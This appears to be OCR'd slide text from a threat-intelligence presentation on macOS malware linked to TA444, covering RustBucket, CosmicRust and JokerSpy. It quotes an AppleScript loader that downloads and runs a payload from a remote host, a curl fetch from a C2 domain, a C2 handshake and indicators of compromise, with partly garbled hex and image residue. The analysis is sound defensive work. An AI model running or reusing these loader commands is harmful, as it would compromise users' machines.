6c 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  l.....
20 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1   .....
73 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  s.....
63 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  c.....
72 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  r.....
69 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  i.....
70 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  p.....
74 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  t.....
20 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1   .....
22 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  ".....
63 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  c.....
75 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  u.....
72 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  r.....
6c 00 00 00                                0 e1  l.....
20 00 00 00                                0 e1   .....
2d 00 00 00                                0 e1  -.....
6f 00 00 00                                0 e1  o.....
20 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1   .....
2f 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  /.....
55 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  U.....
73 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  s.....
65 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  e.....
72 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  r.....
73 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  s.....
2f 00 00 00 00 00 00 00-00 00 00 00 00 00 00 e1  /.....
```

Vanguard / AppCleaner




```
do shell script "curl -o /Users/Shared/.as.scpt
https://cloud.hedgehogvc.us/90ansNZKCBW/cCe4SMCMIH/pA%2Bv
ziil/BeiGwXgQbr/4STc%3D -A cur1-agent -d ps".set os to
load script("/Users/Shared/.as.scpt").os's Main()
```


ProcessRequest

Posts basic OS version via JSON to C2

Timed self-destruct



```
-[ProcessRequest .cxx_destruct]
-[ProcessRequest sendRequest]
-[ProcessRequest setTimer:]
-[ProcessRequest startTimer]
-[ProcessRequest timer]
```



```
curl http://swissborg.blog/qwertyuiop/asdfghjkl >> $TMPDIR/b.txt
```


Execution	Persistence	Delivery	Internal Naming
n/a	n/a	Post Exploitation	ProcessRequest

RuskBucket

System Profiler & Downloader

Persistent Mechanisms added

More path links to Hero!



```
main
getinfo
»   get_boottime
»   get_comname
»   get_currenttime
»   get_installtime
»   get_osinfo
»   get_processlist
»   get_vmcheck
make_status_string
send_request
```


Execution	**Persistence**	**Delivery**	**Internal Naming**
IO APIs	**LaunchAgent**	**Post Exploitation**	**webT** or **updator**

CosmicRust


RustBucket Cousin?

System Profiler

Maybe eventually a Downloader?



```
GET /client HTTP/1.1
Sec-WebSocket-Protocol: rust-websocket, ping
Host: web.commoncome.online:8080
Connection: Upgrade
Upgrade: websocket
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: tX1LaibEqdjfJq08CK9q1Q==

HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: ZaulAxSFtD0QnVdoU4Rke99aLX0=
```




```
basicinfo::get_arch
basicinfo::get_boottime
basicinfo::get_cwd
basicinfo::get_version
basicinfo::home_dir
basicinfo::set_cwd
decode_string
encode_string
main
process_request
process_response
```

Execution	Persistence	Delivery	Internal Naming
IO APIs	n/a	n/a	bot_client

JokerSpy

Recon tool to assess options?




```
XProtectCheck::SystemIdleTime
XProtectCheck::checkFullDiskAccessPerm
XProtectCheck::deallocClassInstance
XProtectCheck::getTopWindowApp
XProtectCheck::isScreenLocked
```

Tampers with Transparency, Consent, and Control (TCC) database

References XPC but doesn’t use it

Execution	Persistence	Delivery	Internal Naming
IO APIs	n/a	via Python backdoor	XProtectCheck

JokerSpy – Links to TA444



Observable

app.influmarket[.]org

19 / 89

19 security vendors flagged

onlinecloud.cloud

Passive DNS Replication (2)

Date resolved	Detections	Resolver	IP
2022-09-22	1 / 89	VirusTotal	44.227.65.245
2022-09-22	0 / 89	VirusTotal	44.227.76.166

Passive DNS Replication (1)

Date resolved	Detections	Resolver	IP
2023-03-08	8 / 89	VirusTotal	45.76.238.53

Siblings (4)

_domainkey.influmarket.org	0 / 88	44.227.76.166	44.227.65.245	
influmarket.org	0 / 89	44.227.76.166	44.227.65.245	34.98.99.30
service.influmarket.org	0 / 88	44.227.65.245	44.227.76.166	
www.influmarket.org	0 / 88	45.76.238.53		

Communicating Files (3)

